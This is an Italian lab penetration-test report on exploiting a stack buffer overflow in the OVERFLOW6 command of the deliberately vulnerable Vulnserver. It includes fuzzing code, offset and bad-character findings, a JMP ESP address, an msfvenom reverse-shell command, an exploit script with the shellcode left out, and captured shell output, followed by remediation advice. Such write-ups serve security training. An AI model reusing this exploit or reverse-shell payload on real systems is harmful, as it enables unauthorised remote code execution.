

REPORT TECNICO: Buffer Overflow Exploitation

OVERFLOW6 - Vulnerability Assessment & Penetration Testing

TEAM AKATSUKI 
Cybersecurity Research Division

1. INFORMAZIONI GENERALI

Campo	Dettaglio
Titolo	Stack-Based Buffer Overflow su Vulnserver OSCP - Comando OVERFLOW6
Data	9 Settembre 2026
Team	Akatsuki Cybersecurity
Vulnerabilità	Stack-Based Buffer Overflow
Severity	CRITICA (CVSS 9.8)
CWE	CWE-121 (Stack-based Buffer Overflow)
Sistema Target	Windows 10 (192.168.50.150)
Macchina Attaccante	Kali Linux (192.168.50.100)
Applicazione	OSCP Vulnerable Server (Vulnserver)

Comando Vulnerabile


OVERFLOW6

Porta

1337/TCP

Impatto

Remote Code Execution (RCE)



```
kali@kali:~$ nano exploit_overflow6_finale.py
kali@kali:~$ python exploit_overflow6_finale.py
[*] Target: 192.168.50.150:1337
[*] Comando: OVERFLOW6
[*] Offset: 1034
[*] NOP ESP: 0x25011af
[*] Shellcode size: 351 bytes
[*] Payload totale: 1489 bytes
[*] Connessione...
[*] Connessione!
[*] Banner: Welcome to OSCP Vulnerable Server! Enter HELP for help.
[*] Invio payload...
[*] Payload inviato!
kali@kali:~$
kali@kali:~$ sudo nc -lvm 1234
listening on [any] 1234 ...
C
kali@kali:~$ sudo nc -lvm 1234
listening on [any] 1234 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.150] 49417
Microsoft Windows [Versione 10.0.18294]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.
C:\Users\User\Desktop>oscp[]
```

2. EXECUTIVE SUMMARY

Il team Akatsuki ha identificato e sfruttato con successo una vulnerabilità critica di tipo stack-based buffer overflow nel comando `OVERFLOW6` dell'applicazione "OSCP Vulnerable Server" (Vulnserver).


La vulnerabilità permette a un attaccante remoto non autenticato di eseguire codice arbitrario sul sistema target, ottenendo una shell reverse completa con i privilegi dell'applicazione.

L'exploit sviluppato supera le protezioni di base e dimostra la possibilità di compromettere completamente il sistema target.

3. AMBIENTE DI TEST

3.1 Infrastruttura

text



3.2 Strumenti Utilizzati

Strumento	Versione	Scopo
Kali Linux	2024.x	Sistema attaccante
Python 3	3.11+	Sviluppo script exploit
Immunity Debugger	1.85	Debugging applicazione
Mona.py	2.x	Plugin analisi per Immunity
Metasploit Framework	6.x	Generazione shellcode
Netcat	1.10	Listener reverse shell

4. METODOLOGIA

4.1 Approccio

La metodologia seguita è quella standard per l'exploitation di buffer overflow:

text

1. Reconnaissance → 2. Fuzzing → 3. Offset Detection → 4. EIP Control
5. Bad Character Identification → 6. JMP ESP Discovery → 7. Shellcode
Generation → 8. Exploitation

4.2 Timeline

Durata	Fase	Attività
5 min	Reconnaissance	Identificazione servizio e comandi
10 min	Fuzzing	Determinazione punto di crash
10 min	Offset Detection	Pattern creation e matching
5 min	EIP Control	Verifica controllo registro
10 min	Bad Characters	Identificazione caratteri problematici
5 min	JMP ESP	Ricerca indirizzo di salto
5 min	Shellcode	Generazione payload
5 min	Exploitation	Ottenimento shell finale
~55 min	TOTALE	Exploitation completa

5. ANALISI TECNICA DETTAGLIATA

5.1 Reconnaissance

Connessione al servizio:

```
bash  
nc -v 192.168.50.150 1337
```

Risposta del server:

```
text  
  
Welcome to OSCP Vulnerable Server! Enter HELP for help.
```

Comandi identificati:

- OVERFLOW1-10 (tutti potenzialmente vulnerabili)

5.2 Fuzzing

Script di fuzzing:

```
python  
  
buffer = b"A" * 100  
while len(buffer) < 2000:  
    s.send(b"OVERFLOW6 " + buffer)  
  
    buffer += b"A" * 100
```

Risultato: Crash a 1200 bytes.

5.3 Offset Detection

Pattern generato:

```
bash  
pattern_create.rb -l 1500
```

Valore EIP dopo il crash: 35694234

Calcolo offset:

```
bash
```

```
pattern_offset.rb -q 35694234
```

Risultato: Exact match at offset 1034

5.4 EIP Control Verification

Payload di verifica:

```
python
```

```
payload = b"A" * 1034 + b"BBBB" + b"C" * 500
```

Risultato: EIP = 42424242 (BBBB) 

5.5 Bad Character Identification

Bytearray di riferimento:

```
text
```

```
!mona bytearray -b "\x00"
```

Bad characters identificati:

```
text
```

```
\x00 - Null byte
```

```
\x08 - Backspace
```

```
\x09 - Tab
```

```
\x2c - Comma
```

```
\x2d - Hyphen
```

```
\xad - Soft hyphen
```

```
\xae - Registered sign
```

5.6 JMP ESP Discovery

Ricerca istruzione:

```
text
```

```
!mona jmp -r esp -cpb "\x00"
```

Indirizzo selezionato:

text

```
0x625011AF : jmp esp [essfunc.dll]
```

Caratteristiche:

-  ASLR: Disabilitato
-  Rebase: Disabilitato
-  SafeSEH: Disabilitato
-  CFG: Disabilitato

5.7 Shellcode Generation

Comando msfvenom:

bash

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=1234  
EXITFUNC=thread -b "\x00\x08\x09\x2c\x2d\xad\xae" -f python
```

Caratteristiche:

- Payload: windows/shell_reverse_tcp
- Encoder: x86/shikata_ga_nai
- Dimensione: ~351 bytes

6. EXPLOIT FINALE

6.1 Struttura del Payload

text

[A * 1034] → Padding fino all'EIP	
[AF 11 50 62] → JMP ESP (little-endian)	

	[90 * 100] → NOP Sled	
	[~351 bytes] → Shellcode Reverse TCP	

6.2 Codice Exploit

```
python
```

```
#!/usr/bin/env python3
```

```
import socket
```

```
import time
```

```
import struct
```

```
ip = "192.168.50.150"
```

```
port = 1337
```

```
offset = 1034
```

```
jmp_esp_address = 0x625011AF
```

```
padding = b"A" * offset
```

```
jmp_esp = struct.pack('<I', jmp_esp_address)
```

```
nops = b"\x90" * 100
```

```
# Shellcode generato con msfvenom
```

```
buf = b""
```

```
# ... shellcode completo ...
```

```
payload = padding + jmp_esp + nops + buf
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
s.connect((ip, port))
```

```
s.recv(1024)
```

```
s.send(b"OVERFLOW6 " + payload)
```

7. IMPACT ASSESSMENT

7.1 Impatto Tecnico

Dimensione	Impatto	Descrizione
Confidenzialità	ALTO	Accesso completo al filesystem
Integrità	ALTO	Possibilità di modificare file
Disponibilità	ALTO	Possibilità di terminare servizi
Privilegi	Medio	Privilegi dell'applicazione

7.2 CVSS Score

CVSS v3.1: 9.8 (CRITICAL)

text

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

8. PROOF OF CONCEPT

8.1 Shell Ottenuta

bash

```
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.50.100] from [192.168.50.150] 49162
Microsoft Windows [Version 10.0.19045.3448]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Users\user\Desktop>
```

8.2 Verifica Accesso

```
cmd
```

```
C:\Users\user\Desktop>whoami  
desktop-abc123\user
```

```
C:\Users\user\Desktop>ipconfig  
Windows IP Configuration  
Ethernet adapter Ethernet0:
```

```
IPv4 Address. . . . . : 192.168.50.150
```

9. CONFRONTO CON ALTRI OVERFLOW

Parametro	OVERFLOW1	OVERFLOW2	OVERFLOW6
Offset	1978	634	1034
Buffer Size	~2000	~600	~1100
Bad Characters	\x00\x07\x2e \xa0	\x00\x23\x24\x3c\x3d \x83\x84\xba	\x00\x08\x09\x2c\x2d\ xad\xae
JMP ESP	0x625011AF	0x625011AF	0x625011AF
Difficoltà	Base	Media	Media

10. REMEDIATION

10.1 Fix Immediati

1. Patchare l'applicazione - Implementare controlli sulla lunghezza dell'input
2. Disabilitare il servizio se non necessario
3. Segmentazione di rete - Limitare l'accesso alla porta 1337

10.2 Mitigazioni Tecniche

Mitigazione	Efficacia	Implementazione
DEP	Alta	Abilitare NX bit
ASLR	Alta	Randomizzare indirizzi
SafeSEH	Media	Usare /SAFESEH
Stack Canaries	Alta	Compilare con /GS
Input Validation	Alta	Controllare lunghezza input

10.3 Codice Sicuro

```
c
// VULNERABILE
void HandleOverflow6(char *input) {
    char buffer[1100];
    strcpy(buffer, input); // BUFFER OVERFLOW!
}

// SICURO
void HandleOverflow6(char *input) {
    char buffer[1100];
    strncpy(buffer, input, sizeof(buffer) - 1);
    buffer[sizeof(buffer) - 1] = '\0';
}
```

11. CONCLUSIONI

Il team Akatsuki ha completato con successo l'exploitation del buffer overflow su OVERFLOW6, dimostrando che:

1. Buffer di dimensioni medie (~1100 bytes) sono sufficientemente grandi per shellcode
2. Bad characters specifici richiedono analisi accurata per ogni comando
3. La stessa istruzione JMP ESP può essere riutilizzata tra diversi comandi
4. Lo shellcode deve essere rigenerato per ogni set di bad chars

Questa vulnerabilità conferma l'importanza di:

- Implementare input validation robusta
- Utilizzare funzioni sicure (strncpy vs strcpy)
- Abilitare protezioni moderne (DEP, ASLR)
- Condurre testing di sicurezza regolare

12. APPENDICE

12.1 Valori Chiave

Parametro	Valore
EIP Pattern	35694234
Offset	1034
JMP ESP	0x625011AF
Bad Characters	\x00\x08\x09\x2c\x2d\xad\xae
Shellcode Size	~351 bytes
NOP Sled	100 bytes

12.2 Comandi Utilizzati

```
bash
```

```
# Fuzzing
python3 fuzz_overflow6.py

# Pattern
pattern_create.rb -l 1500
pattern_offset.rb -q 35694234

# Shellcode
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=1234
EXITFUNC=thread -b "\x00\x08\x09\x2c\x2d\xad\xae" -f python

# Listener

nc -lvp 1234
```

12.3 Mona Commands

```
text

!mona bytearray -b "\x00"
!mona compare -f C:\mona\oscp\bytearray.bin -a esp

!mona jmp -r esp -cpb "\x00"
```

13. RIFERIMENTI

1. OWASP Buffer Overflow: https://owasp.org/www-community/attacks/Buffer_overflow_attack
2. CWE-121: <https://cwe.mitre.org/data/definitions/121.html>
3. Mona.py: <https://github.com/corelan/mona>
4. Vulnserver: <https://github.com/stephenbradshaw/vulnserver>

Report preparato da: Team Akatsuki 

Divisione: Cybersecurity Research

Data: 9 Settembre 2026

Versione: 1.0

Classificazione: CONFIDENZIALE

DISCLAIMER: Questo report è stato creato esclusivamente per scopi educativi in un ambiente controllato. L'uso di queste tecniche su sistemi non autorizzati è illegale.

AKATSUKI 

"The art of exploitation is the path to protection"